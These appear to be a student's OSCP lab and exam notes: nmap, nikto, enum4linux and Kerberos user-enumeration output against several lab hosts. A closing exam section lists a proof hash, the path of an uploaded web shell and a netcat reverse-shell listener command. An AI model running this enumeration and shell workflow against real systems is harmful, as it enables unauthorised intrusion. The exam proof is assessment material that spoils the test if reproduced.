Nmap done: 1 IP address (1 host up) scanned in 117.18 seconds

You requested a scan type which requires root privileges.

QUITTING!

# nikto

```
nikto -host http://10.11.1.133:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.133
+ Target Hostname: 10.11.1.133
+ Target Port:    80
+ Start Time:    2020-05-11 16:39:31 (GMT-4)
-----
+ Server: Microsoft IIS 5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.asp
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /_vti_txt/: FrontPage directory found.
+ OSVDB-3092: /bak/: This might be interesting...
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /_vti_bin/: FrontPage directory found.
+ OSVDB-474: /Sites/Knowledge/Membership/Inspired/ViewCode.asp: The default ViewCode.asp can allow an attacker to
read any file on the machine. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737. https://docs.microsoft.com/
en-us/security-updates/securitybulletins/2099/MS99-013.
+ OSVDB-7: /iissamples/exair/howitworks/Code.asp: Scripts within the Exair package on IIS 4 can be used for a DoS
against the server. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449. BID-193.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.asp: Admin login page/section found.
+ OSVDB-3092: /test.asp: This might be interesting...
+ 8728 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:      2020-05-11 16:51:27 (GMT-4) (716 seconds)
-----
+ 1 host(s) tested
```

## **Pictures**

## **10.11.1.136 Sufferance**

## ***enumeration***

```
apt install ident-user-enum
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/136$ ident-user-enum 10.11.1.136 113 22 139 445
ident-user-enum v1.0 ( http://pentestmonkey.net/tools/ident-user-enum )
10.11.1.136:113 identd
10.11.1.136:22 root
10.11.1.136:139 root
10.11.1.136:445 root
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.136 && nmap -sC -sV -Pn 10.11.1.136 && nmap -p- -Pn 10.11.1.136 && nmap -Pn -p- -sU 10.11.1.136  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-13 07:44 EDT

Nmap scan report for 10.11.1.136

Host is up (0.068s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

113/tcp open ident

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-13 07:44 EDT

Nmap scan report for 10.11.1.136

Host is up (0.056s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 4.3p2 Debian 9 (protocol 2.0)

|\_auth-owners: root

| ssh-hostkey:

| 1024 88:23:98:0d:9d:8a:20:59:35:b8:14:12:14:d5:d0:44 (DSA)

|\_ 2048 6b:5d:04:71:76:78:56:96:56:92:a8:02:30:73:ee:fa (RSA)

113/tcp open ident

|\_auth-owners: identd

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: LOCAL)

|\_auth-owners: root

445/tcp open netbios-ssn Samba smbd 3.0.24 (workgroup: LOCAL)

|\_auth-owners: root

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_clock-skew: mean: 1h57m59s, deviation: 2h49m43s, median: -2m01s

|\_nbstat: NetBIOS name: SUFFERANCE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb-os-discovery:

| OS: Unix (Samba 3.0.24)

| NetBIOS computer name:

| Workgroup: THINC.LOCAL\x00

|\_ System time: 2020-05-13T07:42:39-04:00

| smb-security-mode:

| account\_used: guest

| authentication\_level: share (dangerous)

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

|\_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 17.02 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-13 07:44 EDT

Nmap scan report for 10.11.1.136

Host is up (0.070s latency).

Not shown: 65531 closed ports

PORT STATE SERVICE

22/tcp open ssh

113/tcp open ident

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 64.30 seconds

You requested a scan type which requires root privileges.

QUITTING!

# Enum4Linux

```
enum4linux -a 10.11.1.136
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed May 13 08:05:48 2020
```

```
=====
| Target Information |
=====
Target ..... 10.11.1.136
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.136 |
=====
[+] Got domain/workgroup name: THINC.LOCAL
```

```
=====
| Nbtstat Information for 10.11.1.136 |
=====
Looking up status of 10.11.1.136
SUFFERANCE <00> - B <ACTIVE> Workstation Service
SUFFERANCE <03> - B <ACTIVE> Messenger Service
SUFFERANCE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
THINC.LOCAL <1d> - B <ACTIVE> Master Browser
THINC.LOCAL <1e> - <GROUP> B <ACTIVE> Browser Service Elections
THINC.LOCAL <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
```

```
MAC Address = 00-00-00-00-00-00
```

```
=====
| Session Check on 10.11.1.136 |
=====
[+] Server 10.11.1.136 allows sessions using username ", password "
```

```
=====
| Getting domain SID for 10.11.1.136 |
=====
Domain Name: THINC.LOCAL
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
| OS information on 10.11.1.136 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.11.1.136 from smbclient:
```

```
[+] Got OS info for 10.11.1.136 from srvinfo:
SUFFERANCE Wk Sv PrQ Unx NT SNT sufferance debian server
platform_id : 500
os version : 4.9
server type : 0x809a03
```

```
=====
| Users on 10.11.1.136 |
=====
index: 0x1 RID: 0x3f2 acb: 0x00000010 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x402 acb: 0x00000010 Account: proxy Name: proxy Desc: (null)
index: 0x4 RID: 0x42a acb: 0x00000010 Account: www-data Name: www-data Desc: (null)
index: 0x5 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
index: 0x6 RID: 0x3fa acb: 0x00000010 Account: news Name: news Desc: (null)
```

```
index: 0x7 RID: 0x3ec acb: 0x00000010 Account: bin Name: bin Desc: (null)
index: 0x8 RID: 0x3f8 acb: 0x00000010 Account: mail Name: mail Desc: (null)
index: 0x9 RID: 0x3ea acb: 0x00000010 Account: daemon Name: daemon Desc: (null)
index: 0xa RID: 0x4b6 acb: 0x00000010 Account: sshd Name: (null) Desc: (null)
index: 0xb RID: 0x3f4 acb: 0x00000010 Account: man Name: man Desc: (null)
index: 0xc RID: 0x3f6 acb: 0x00000010 Account: lp Name: lp Desc: (null)
index: 0xd RID: 0x4b0 acb: 0x00000010 Account: Debian-exim Name: (null) Desc: (null)
index: 0xe RID: 0x43a acb: 0x00000010 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0xf RID: 0x42c acb: 0x00000010 Account: backup Name: backup Desc: (null)
index: 0x10 RID: 0x3ee acb: 0x00000010 Account: sys Name: sys Desc: (null)
index: 0x11 RID: 0xbba acb: 0x00000010 Account: bob Name: (null) Desc: (null)
index: 0x12 RID: 0x4b4 acb: 0x00000010 Account: identd Name: (null) Desc: (null)
index: 0x13 RID: 0x434 acb: 0x00000010 Account: list Name: Mailing List Manager Desc: (null)
index: 0x14 RID: 0x436 acb: 0x00000010 Account: irc Name: ircd Desc: (null)
index: 0x15 RID: 0x4b2 acb: 0x00000010 Account: statd Name: (null) Desc: (null)
index: 0x16 RID: 0x3f0 acb: 0x00000010 Account: sync Name: sync Desc: (null)
index: 0x17 RID: 0x3fc acb: 0x00000010 Account: uucp Name: uucp Desc: (null)
```

```
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[proxy] rid:[0x402]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b6]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[Debian-exim] rid:[0x4b0]
user:[gnats] rid:[0x43a]
user:[backup] rid:[0x42c]
user:[sys] rid:[0x3ee]
user:[bob] rid:[0xbba]
user:[identd] rid:[0x4b4]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[statd] rid:[0x4b2]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

```
=====
| Share Enumeration on 10.11.1.136 |
=====
```

| Sharename | Type | Comment                                |
|-----------|------|----------------------------------------|
| IPC\$     | IPC  | IPC Service (sufferance debian server) |
| Bob Share | Disk | Bob Docs                               |
| print\$   | Disk | Printer Drivers                        |

Reconnecting with SMB1 for workgroup listing.

| Server     | Comment                  |
|------------|--------------------------|
| SUFFERANCE | sufferance debian server |

| Workgroup   | Master     |
|-------------|------------|
| MYGROUP     | PHOENIX    |
| SECURITY    | MAILMAN    |
| THINC       | ALICE      |
| THINC.LOCAL | SUFFERANCE |
| WORKGROUP   | BOB        |

[+] Attempting to map shares on 10.11.1.136

```
//10.11.1.136/IPC$ [E] Can't understand response:  
do_list: [*] NT_STATUS_NETWORK_ACCESS_DENIED  
//10.11.1.136/print$ [E] Can't understand response:  
tree connect failed: NT_STATUS_WRONG_PASSWORD
```

```
=====| Password Policy Information for 10.11.1.136 |=====
```

[+] Attaching to 10.11.1.136 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

```
[+] SUFFERANCE  
[+] Builtin
```

[+] Password Info for Domain: SUFFERANCE

```
[+] Minimum password length: 5  
[+] Password history length: None  
[+] Maximum password age: Not Set  
[+] Password Complexity Flags: 000000
```

```
[+] Domain Refuse Password Change: 0  
[+] Domain Password Store Cleartext: 0  
[+] Domain Password Lockout Admins: 0  
[+] Domain Password No Clear Change: 0  
[+] Domain Password No Anon Change: 0  
[+] Domain Password Complex: 0
```

```
[+] Minimum password age: None  
[+] Reset Account Lockout Counter: 30 minutes  
[+] Locked Account Duration: 30 minutes  
[+] Account Lockout Threshold: None  
[+] Forced Log off Time: Not Set
```

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled  
Minimum Password Length: 0

```
=====| Groups on 10.11.1.136 |=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====| Users on 10.11.1.136 via RID cycling (RIDS: 500-550,1000-1050) |=====
```

[I] Found new SID: S-1-5-21-1086716168-3792659489-4186792627

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username "", password "

S-1-5-32-500 \*unknown\*(\*unknown\* (8)  
S-1-5-32-501 \*unknown\*(\*unknown\* (8)  
S-1-5-32-502 \*unknown\*(\*unknown\* (8)  
S-1-5-32-503 \*unknown\*(\*unknown\* (8)  
S-1-5-32-504 \*unknown\*(\*unknown\* (8)  
S-1-5-32-505 \*unknown\*(\*unknown\* (8)  
S-1-5-32-506 \*unknown\*(\*unknown\* (8)  
S-1-5-32-507 \*unknown\*(\*unknown\* (8)  
S-1-5-32-508 \*unknown\*(\*unknown\* (8)  
S-1-5-32-509 \*unknown\*(\*unknown\* (8)  
S-1-5-32-510 \*unknown\*(\*unknown\* (8)  
S-1-5-32-511 \*unknown\*(\*unknown\* (8)  
S-1-5-32-512 \*unknown\*(\*unknown\* (8)  
S-1-5-32-513 \*unknown\*(\*unknown\* (8)  
S-1-5-32-514 \*unknown\*(\*unknown\* (8)  
S-1-5-32-515 \*unknown\*(\*unknown\* (8)  
S-1-5-32-516 \*unknown\*(\*unknown\* (8)  
S-1-5-32-517 \*unknown\*(\*unknown\* (8)  
S-1-5-32-518 \*unknown\*(\*unknown\* (8)  
S-1-5-32-519 \*unknown\*(\*unknown\* (8)  
S-1-5-32-520 \*unknown\*(\*unknown\* (8)  
S-1-5-32-521 \*unknown\*(\*unknown\* (8)  
S-1-5-32-522 \*unknown\*(\*unknown\* (8)  
S-1-5-32-523 \*unknown\*(\*unknown\* (8)  
S-1-5-32-524 \*unknown\*(\*unknown\* (8)  
S-1-5-32-525 \*unknown\*(\*unknown\* (8)  
S-1-5-32-526 \*unknown\*(\*unknown\* (8)  
S-1-5-32-527 \*unknown\*(\*unknown\* (8)  
S-1-5-32-528 \*unknown\*(\*unknown\* (8)  
S-1-5-32-529 \*unknown\*(\*unknown\* (8)  
S-1-5-32-530 \*unknown\*(\*unknown\* (8)  
S-1-5-32-531 \*unknown\*(\*unknown\* (8)  
S-1-5-32-532 \*unknown\*(\*unknown\* (8)  
S-1-5-32-533 \*unknown\*(\*unknown\* (8)  
S-1-5-32-534 \*unknown\*(\*unknown\* (8)  
S-1-5-32-535 \*unknown\*(\*unknown\* (8)  
S-1-5-32-536 \*unknown\*(\*unknown\* (8)  
S-1-5-32-537 \*unknown\*(\*unknown\* (8)  
S-1-5-32-538 \*unknown\*(\*unknown\* (8)  
S-1-5-32-539 \*unknown\*(\*unknown\* (8)  
S-1-5-32-540 \*unknown\*(\*unknown\* (8)  
S-1-5-32-541 \*unknown\*(\*unknown\* (8)  
S-1-5-32-542 \*unknown\*(\*unknown\* (8)  
S-1-5-32-543 \*unknown\*(\*unknown\* (8)  
S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)  
S-1-5-32-1000 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1001 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1002 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1003 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1004 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1005 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1006 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1007 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1008 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1009 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1010 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1011 \*unknown\*(\*unknown\* (8)  
S-1-5-32-1012 \*unknown\*(\*unknown\* (8)

S-1-5-32-1013 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1014 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1015 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1016 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1017 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1018 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1019 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1020 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1021 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1022 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1023 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1024 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1025 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1026 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1027 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1028 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1029 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1030 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1031 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1032 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1033 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1034 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1035 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1036 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1037 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1038 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1039 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1040 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1041 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1042 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1043 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1044 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1045 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1046 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1047 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1048 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1049 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1050 \*unknown\*\\*unknown\* (8)

[+] Enumerating users using SID S-1-5-21-1086716168-3792659489-4186792627 and logon username "", password ""  
S-1-5-21-1086716168-3792659489-4186792627-500 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-501 SUFFERANCE\nobody (Local User)  
S-1-5-21-1086716168-3792659489-4186792627-502 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-503 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-504 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-505 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-506 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-507 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-508 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-509 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-510 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-511 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-512 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-513 SUFFERANCE\None (Domain Group)  
S-1-5-21-1086716168-3792659489-4186792627-514 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-515 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-516 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-517 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-518 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-519 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-520 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-521 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-522 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-523 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-524 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-525 \*unknown\*\\*unknown\* (8)  
S-1-5-21-1086716168-3792659489-4186792627-526 \*unknown\*\\*unknown\* (8)



```
S-1-5-21-1086716168-3792659489-4186792627-1042 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1043 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1044 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1045 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1046 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1047 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1048 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1049 *unknown*\*unknown* (8)
S-1-5-21-1086716168-3792659489-4186792627-1050 *unknown*\*unknown* (8)
```

```
=====
| Getting printer info for 10.11.1.136 |
```

```
=====
No printers returned.
```

```
enum4linux complete on Wed May 13 08:10:57 2020
```

## Pictures

```
squid@CoolHandKali:/Yeet/Machines/OSCP/136$ ident-user-enum 10.11.1.136 113 22 139 445
ident-user-enum v1.0 ( http://pentestmonkey.net/tools/ident-user-enum )

10.11.1.136:113 identd
10.11.1.136:22 root
10.11.1.136:139 root
10.11.1.136:445 root
```



## **enumeration**

master.thinc.local is the domain  
Windows Server 2008 R2 SP1  
x64

```
dn:  
namingContexts: DC=thinc,DC=local  
namingContexts: CN=Configuration,DC=thinc,DC=local  
namingContexts: CN=Schema,CN=Configuration,DC=thinc,DC=local  
namingContexts: DC=DomainDnsZones,DC=thinc,DC=local  
namingContexts: DC=ForestDnsZones,DC=thinc,DC=local
```

```
#quid@CoolHandKali:/Yeet/Machines/OSCP/220$ nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='thinc.local',userdb=/usr/share/seclists/Usernames/Names/names.txt  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 17:45 EDT  
Nmap scan report for master.thinc.local (10.11.1.220)  
Host is up (0.061s latency).  
  
PORT      STATE SERVICE  
88/tcp    open  kerberos-sec  
|_  krb5-enum-users:  
|   Discovered Kerberos principals  
|     kevin@thinc.local  
|     robert@thinc.local
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.220 && nmap -sC -sV -Pn 10.11.1.220 && nmap -p- -Pn 10.11.1.220 && nmap -Pn -p- -sU 10.11.1.220  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:27 EDT  
Nmap scan report for master.thinc.local (10.11.1.220)  
Host is up (0.060s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
3389/tcp  open  ms-wbt-server  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
49165/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 3.84 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:27 EDT  
Nmap scan report for master.thinc.local (10.11.1.220)  
Host is up (0.085s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          FileZilla ftptd 0.9.34 beta  
|_ ftp-syst:  
|_ SYST: UNIX emulated by FileZilla  
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)  
| dns-nsid:  
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)  
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2013-12-28 07:37:22Z)  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn  
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: thinc.local, Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds  Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: THINC)  
464/tcp   open  kpasswd5?     Microsoft Windows RPC over HTTP 1.0  
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  tcpwrapped  
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: thinc.local, Site: Default-First-Site-Name)  
3269/tcp  open  tcpwrapped  
3389/tcp  open  ssl/ms-wbt-server?  
|_ssl-date: 2013-12-28T07:37:28+00:00; -6y142d07h50m57s from scanner time.  
49152/tcp open  msrpc        Microsoft Windows RPC  
49153/tcp open  msrpc        Microsoft Windows RPC  
49154/tcp open  msrpc        Microsoft Windows RPC  
49155/tcp open  msrpc        Microsoft Windows RPC  
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0  
49158/tcp open  msrpc        Microsoft Windows RPC  
49165/tcp open  msrpc        Microsoft Windows RPC  
Service Info: Host: MASTER; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2:sp1
```

Host script results:

```
|_clock-skew: mean: -2333d05h50m57s, deviation: 4h00m00s, median: -2333d07h50m57s
| smb-os-discovery:
| OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: master
| NetBIOS computer name: MASTER\x00
| Domain name: thinc.local
| Forest name: thinc.local
| FQDN: master.thinc.local
|_ System time: 2013-12-27T23:37:18-08:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2013-12-28T07:37:19
|_ start_date: 2014-01-02T01:37:18
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 253.44 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:31 EDT

Nmap scan report for master.thinc.local (10.11.1.220)

Host is up (0.059s latency).

Not shown: 65510 closed ports

| PORT      | STATE | SERVICE          |
|-----------|-------|------------------|
| 21/tcp    | open  | ftp              |
| 53/tcp    | open  | domain           |
| 88/tcp    | open  | kerberos-sec     |
| 135/tcp   | open  | msrpc            |
| 139/tcp   | open  | netbios-ssn      |
| 389/tcp   | open  | ldap             |
| 445/tcp   | open  | microsoft-ds     |
| 464/tcp   | open  | kpasswd5         |
| 593/tcp   | open  | http-rpc-epmap   |
| 636/tcp   | open  | ldapssl          |
| 3268/tcp  | open  | globalcatLDAP    |
| 3269/tcp  | open  | globalcatLDAPssl |
| 3389/tcp  | open  | ms-wbt-server    |
| 5722/tcp  | open  | msdfs            |
| 9389/tcp  | open  | adws             |
| 47001/tcp | open  | winrm            |
| 49152/tcp | open  | unknown          |
| 49153/tcp | open  | unknown          |
| 49154/tcp | open  | unknown          |
| 49155/tcp | open  | unknown          |
| 49157/tcp | open  | unknown          |
| 49158/tcp | open  | unknown          |
| 49165/tcp | open  | unknown          |
| 49170/tcp | open  | unknown          |
| 49178/tcp | open  | unknown          |

## **Pictures**

**10.11.1.226 Joe**

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.226 && nmap -sC -sV -Pn 10.11.1.226 && nmap -p- -Pn 10.11.1.226 && nmap -Pn -p- -sU 10.11.1.226  
1  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 12:58 EDT  
Nmap scan report for 10.11.1.226  
Host is up (0.081s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
3389/tcp  closed ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 12:58 EDT  
Nmap scan report for 10.11.1.226  
Host is up (0.075s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          GuildFTPD  
3389/tcp  closed ms-wbt-server  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 30.80 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 12:59 EDT  
Nmap scan report for 10.11.1.226  
Host is up (0.069s latency).  
Not shown: 65533 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
3389/tcp  closed ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 114.19 seconds  
You requested a scan type which requires root privileges.  
QUITTING!
```

## **Pictures**

# ***OSCP Exam 1***

# **192.168.38.43**

local.txt

18bcfd712d755590e372634a167bdcd7ens160

192.168.38.43/october/themes/demo/assets/yee.php5

nc -nlvp 3232

## ***enumeration***

fyodor  
Picard

/var/www/html/october/modules/backend/database/migrations

## **nmap**

<http://www.kellyodonnell.com/content/determining-os-type-ping>

